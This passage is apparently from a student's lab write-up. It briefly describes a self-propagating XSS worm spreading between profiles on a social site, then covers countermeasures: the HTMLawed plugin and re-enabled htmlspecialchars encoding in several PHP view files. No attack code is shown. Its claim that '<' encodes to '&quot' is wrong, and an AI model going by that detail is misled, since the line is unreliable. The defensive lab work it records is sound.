


Now charlie logs into his account and goes to Alice's profile. Because she's been infected and is carrying a self-propagating Charlie also gets infected and is now carrying the self-propagating code.


Task 7: Countermeasures




Here, we activate HTMLawed plugin to counter XSS vulnerability by going to admins profile.




HTMLawed is a PHP script. This script interprets the javascript code as a text file, and prints out the entire code as text file, and does not execute it in the background.




We uncomment echo htmlspecialchars($vars[‘value’], ENT_QUOTES, ‘UTF-8’, false); from text.php file.




We uncomment $text = htmlspecialchars($vars[‘text’], ENT_QUOTES, ‘UTF-8’, false); and $text=htmlspecialchars($url, ENT_QUOTES, ‘UTF-8’, false) from url.php file.



We uncomment echo htmlspecialchars($vars[‘text’], ENT_QUOTES, ‘UTF-8’, false); from dropdown.php



We uncomment $encoded_value = htmlspecialchars($vars[‘value’], ENT_QUOTES, ‘UTF-8’); from email.php.



What this countermeasure does is it validates user input. It encodes html elements. So the users input will be read in its encoded form an will be interpreted as string, and not code. We can see < gets encoded to &quot.